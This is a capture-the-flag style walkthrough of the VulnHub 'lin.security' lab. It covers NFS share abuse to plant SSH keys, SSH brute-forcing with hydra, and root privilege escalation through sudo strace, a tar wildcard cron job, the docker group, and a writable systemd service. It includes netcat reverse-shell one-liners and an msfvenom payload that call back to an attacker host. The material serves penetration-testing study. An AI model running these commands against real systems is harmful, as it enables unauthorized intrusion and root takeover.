
2049 (NFS)

1. Display a list of all shared directories from a specified machine


   ```
   showmount -e $ip
   ```

   ```
   tcp_2049_showmount.txt
   Export list for 192.168.56.113:
   /home/peter *
   ```

2. Mount it & view dir

   ```
   mkdir mnt
   mount -t nfs $ip:/home mnt -o nolock
   ```


   

   ```
   ┌──(root💀kali)-[~/vulnHub/linSecurity/mnt]
   └─# ls -la
   total 12
   drwxr-xr-x 5 root root 4096 Jul 10  2018 .
   drwxr-xr-x 4 root root 4096 Jan  1 18:40 ..
   drwxr-xr-x 6 1001 1005 4096 Jan  1 19:39 peter
   ┌──(root💀kali)-[~/vulnHub/linSecurity/mnt]
   └─# cd peter; ls -la
   total 36
   drwxr-xr-x 6 1001 1005 4096 Jan  1 19:39 .
   drwxr-xr-x 5 root root 4096 Jul 10  2018 ..
   -rw-r--r-- 1 1001 1005  220 Jul 10  2018 .bash_logout
   -rw-r--r-- 1 1001 1005 3771 Jul 10  2018 .bashrc
   drwx------ 2 1001 1005 4096 Jul 10  2018 .cache
   -rw-rw-r-- 1 1001 1005    0 Jul 10  2018 .cloud-locale-test.skip
   drwx------ 3 1001 1005 4096 Jul 10  2018 .gnupg
   drwxrwxr-x 3 1001 1005 4096 Jul 10  2018 .local
   -rw-r--r-- 1 1001 1005  807 Jul 10  2018 .profile
   drwxr-xr-x 2 1001 1001 4096 Jan  1 19:39 .ssh
   -rw-r--r-- 1 1001 1001    0 Jan  1 19:34 test
   ```

   - `peter` dir is owned by user with 1001 uid &
   - owned by group with 1005 gid

3. Create a user called `test`


   ```
   adduser -uid 1001 test
   ```

   ```
   ┌──(root💀kali)-[~/vulnHub/linSecurity/mnt/peter]
   └─# adduser -uid 1001 test
   Adding user `test' ...
   Adding new group `test' (1001) ...
   Adding new user `test' (1001) with group `test' ...
   The home directory `/home/test' already exists.  Not copying from `/etc/skel'.
   New password:
   Retype new password:
   passwd: password updated successfully
   Changing the user information for test
   Enter the new value, or press ENTER for the default
           Full Name []:
           Room Number []:
           Work Phone []:
           Home Phone []:
           Other []:
   Is the information correct? [Y/n] Y
   ┌──(root💀kali)-[~/vulnHub/linSecurity/mnt/peter]
   └─# ls -la
   total 36
   drwxr-xr-x 6 test 1005 4096 Jan  1 19:39 .
   drwxr-xr-x 5 root root 4096 Jul 10  2018 ..
   -rw-r--r-- 1 test 1005  220 Jul 10  2018 .bash_logout
   -rw-r--r-- 1 test 1005 3771 Jul 10  2018 .bashrc
   drwx------ 2 test 1005 4096 Jul 10  2018 .cache
   -rw-rw-r-- 1 test 1005    0 Jul 10  2018 .cloud-locale-test.skip
   drwx------ 3 test 1005 4096 Jul 10  2018 .gnupg
   drwxrwxr-x 3 test 1005 4096 Jul 10  2018 .local
   -rw-r--r-- 1 test 1005  807 Jul 10  2018 .profile
   drwxr-xr-x 2 test test 4096 Jan  1 19:39 .ssh
   -rw-r--r-- 1 test test    0 Jan  1 19:34 test
   ```

4. Generate ssh key for user `test` & copy it over to shared dir `/home/peter`

   ```
   ssh-keygen -t rsa
   mkdir ./.ssh
   cat /home/test/.ssh/id_rsa.pub > ./.ssh/authorized_keys
   ```



```
┌──(root💀kali)-[~/vulnHub/linSecurity/mnt/peter]
└─# su test
┌──(test㉿kali)-[/root/vulnHub/linSecurity/mnt/peter]
└─$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/test/.ssh/id_rsa):
Created directory '/home/test/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/test/.ssh/id_rsa
Your public key has been saved in /home/test/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:FWbwJ6b/EJZJ5spSYLw6ky0hd5UM50S1Rd0cu2OUP+8 test@kali
The key's randomart image is:
+---[RSA 3072]----+
|      ..=o=.o. +.|
|     . * = +  . =|
|      + = O .  + |
|     . + B =  . o|
|  . o o S *    =.|
|   o * o + .  . +|
|    * o o o     .|
|     + .   o   . |
|            .   E|
+----[SHA256]-----+

┌──(test㉿kali)-[/root/vulnHub/linSecurity/mnt/peter]
└─$ mkdir ./.ssh

┌──(test㉿kali)-[/root/vulnHub/linSecurity/mnt/peter]
└─$ cat /home/test/.ssh/id_rsa.pub > ./.ssh/authorized_keys

┌──(test㉿kali)-[/root/vulnHub/linSecurity/mnt/peter]
└─$
```

- This allows us to authenticate w/o peter's password via SSH

SSH


1. Bruteforce user `peter`

```
hydra -l peter -P /usr/share/wordlists/rockyou.txt ssh://$ip -o "/root/vulnHub/linSecurity/192.168.56.113/scans/tcp22/tcp_22_ssh_hydra.txt" ssh://192.168.56.113
```

   - failed

2. SSH into `peter`


```
ssh -i /home/test/.ssh/id_rsa peter@$ip
```



```
┌──(root💀kali)-[~/vulnHub/linSecurity]
└─# ssh -i /home/test/.ssh/id_rsa peter@$ip
The authenticity of host '192.168.56.113 (192.168.56.113)' can't be established.
ED25519 key fingerprint is SHA256:anPRcsI68yyyGmGTThL+wwTeplg+FcJcWjtzjkXxQG0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.113' (ED25519) to the list of known hosts.
LIN.SECURITY
Welcome to lin.security | https://in.security | version 1.0

peter@linsecurity:~$
```

Privilege Escalation via SUDO GTFO BIN


1. Check sudo access for peter



```
peter@linsecurity:~$ sudo -l
Matching Defaults entries for peter on linsecurity:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User peter may run the following commands on linsecurity:
    (ALL) NOPASSWD: /usr/bin/strace
```


2. Exploit

```
sudo strace -o /dev/null /bin/sh
```



```
peter@linsecurity:~$ sudo strace -o /dev/null /bin/sh
# whoami
root
```

3. For other binaries refer to GTFOBins
   - Refer to GTFOBins




```
bob@linsecurity:/home/peter$ sudo -l
[sudo] password for bob:
Matching Defaults entries for bob on linsecurity:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bob may run the following commands on linsecurity:
    (ALL) /bin/ash, /usr/bin/awk, /bin/bash, /bin/sh, /bin/csh, /usr/bin/curl, /bin/dash, /bin/ed, /usr/bin/env,
        /usr/bin/expect, /usr/bin/find, /usr/bin/ftp, /usr/bin/less, /usr/bin/man, /bin/more, /usr/bin/scp,
        /usr/bin/socat, /usr/bin/ssh, /usr/bin/vi, /usr/bin/zsh, /usr/bin/pico, /usr/bin/rvim, /usr/bin/perl,
        /usr/bin/tclsh, /usr/bin/git, /usr/bin/script, /usr/bin/scp
bob@linsecurity:/home/peter$
```

Privilege Escalation via SUID GTFO Bins

- Refer to GTFOBins

Privilege Escalation via Cronjob + (TAR+Wildcard)

1. View cronjob



```
bob@linsecurity:/home/peter$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/1 *   * * *   root    /etc/cron.daily/backup
#
bob@linsecurity:/home/peter$ cat /etc/cron.daily/backup
#!/bin/bash
for i in $(ls /home); do cd /home/$i && /bin/tar -zcf /etc/backups/home-$i.tgz *; done
```


2. Generate msfvenom payload to connect to our listener

```
msfvenom -p cmd/unix/reverse_netcat lhost=192.168.56.103 lport=8888 R
```

3. Exploit

```
cd /home/bob
echo "mkfifo /tmp/bcumm; nc 192.168.56.103 8888 0</tmp/bcumm | /bin/sh >/tmp/bcumm 2>&1; rm /tmp/bcumm" > shell.sh
echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > --checkpoint=1
```


4. Start listener & wait for cronjob to run



```
┌──(root💀kali)-[~/vulnHub/linSecurity/mnt/peter]
└─# nc -vnlp 8888
listening on [any] 8888 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.113] 41552
whoami
root
```

Privilege Escalation via Docker Group

1. View groups peter belong to




```
peter@linsecurity:~$ id
uid=1001(peter) gid=1005(peter) groups=1005(peter),999(docker)
peter@linsecurity:~$ groups
peter docker
peter@linsecurity:~$
```

2. Exploit

```
# On Kali
docker pull alpine
docker images #take note of image ID
docker save --output alpine.tar <image ID>

# On Target
docker load --input alpine.tar
docker images #take note of image ID
docker run -v /:/mnt -it <image ID>
cd /mnt/root
```

3. Root obtained




```
peter@linsecurity:~$ docker run -v /:/mnt -it c059bfaa849c
/ # cd /mnt
/mnt # ls -l
total 1538140
drwxr-xr-x    2 root     root          4096 Jul 10  2018 bin
drwxr-xr-x    3 root     root          4096 Jul  9  2018 boot
drwxr-xr-x   18 root     root          3880 Jan  1 12:15 dev
drwxr-xr-x   96 root     root          4096 Jan  1 12:19 etc
drwxr-xr-x    5 root     root          4096 Jul  9  2018 home
lrwxrwxrwx    1 root     root            33 Jul  9  2018 initrd.img -> boot/initrd.img-4.15.0-23-generic
lrwxrwxrwx    1 root     root            33 Apr 26  2018 initrd.img.old -> boot/initrd.img-4.15.0-20-generic
drwxr-xr-x   22 root     root          4096 Jul  9  2018 lib
drwxr-xr-x    2 root     root          4096 Apr 26  2018 lib64
drwx------    2 root     root         16384 Jul  9  2018 lost+found
drwxr-xr-x    2 root     root          4096 Apr 26  2018 media
drwxr-xr-x    2 root     root          4096 Apr 26  2018 mnt
drwxr-xr-x    2 root     root          4096 Apr 26  2018 opt
dr-xr-xr-x  151 root     root             0 Jan  1 12:15 proc
drwx------    6 root     root          4096 Jan  1 12:59 root
drwxr-xr-x   29 root     root          1060 Jan  1 12:16 run
drwxr-xr-x    2 root     root         12288 Jul  9  2018 sbin
drwxr-xr-x    4 root     root          4096 Jul  9  2018 snap
drwxr-xr-x    2 root     root          4096 Apr 26  2018 srv
-rw-------    1 root     root     1574961152 Jul  9  2018 swap.img
dr-xr-xr-x   13 root     root             0 Jan  1 12:14 sys
drwxrwxrwt    9 root     root          4096 Jan  1 13:02 tmp
drwxr-xr-x   10 root     root          4096 Apr 26  2018 usr
drwxr-xr-x   13 root     root          4096 Apr 26  2018 var
lrwxrwxrwx    1 root     root            30 Jul  9  2018 vmlinuz -> boot/vmlinuz-4.15.0-23-generic
lrwxrwxrwx    1 root     root            30 Apr 26  2018 vmlinuz.old -> boot/vmlinuz-4.15.0-20-generic
/mnt # whoami
root
```


- `mnt` dir in docker container contains all directories in host machine, since we are root, we can access all of the directories.

Privilege Escalation via systemd

1. Ran linpeas




```
Permissions in init, init.d, systemd, and rc.d
https://book.hacktricks.xyz/linux-unix/privilege-escalation#init-init-d-systemd-and-rc-d
You have write privileges over /lib/systemd/system/debug.service
```



```
peter@linsecurity:~$ cat /lib/systemd/system/debug.service
[Unit]
Description=in.security debugging
After=network.target
StartLimitIntervalSec=0

[Service]
Type=idle
Restart=always
RestartSec=1
User=root
ExecStart=/root/debug

[Install]
WantedBy=multi-user.target
```

2. Create reverse shell script & make it executable


```
cd /home/peter
nano shell.sh
#!/bin/bash
mkfifo /tmp/bcumm; nc 192.168.56.103 8888 0</tmp/bcumm | /bin/sh >/tmp/bcumm 2>&1; rm /tmp/bcumm
chmod +x shell.sh
```



```
peter@linsecurity: ~ 117x52
 GNU nano 2.9.3                                    shell.sh

#!/bin/bash
mkfifo /tmp/bcumm; nc 192.168.56.103 8888 0</tmp/bcumm | /bin/sh >/tmp/bcumm 2>&1; rm /tmp/bcumm
```

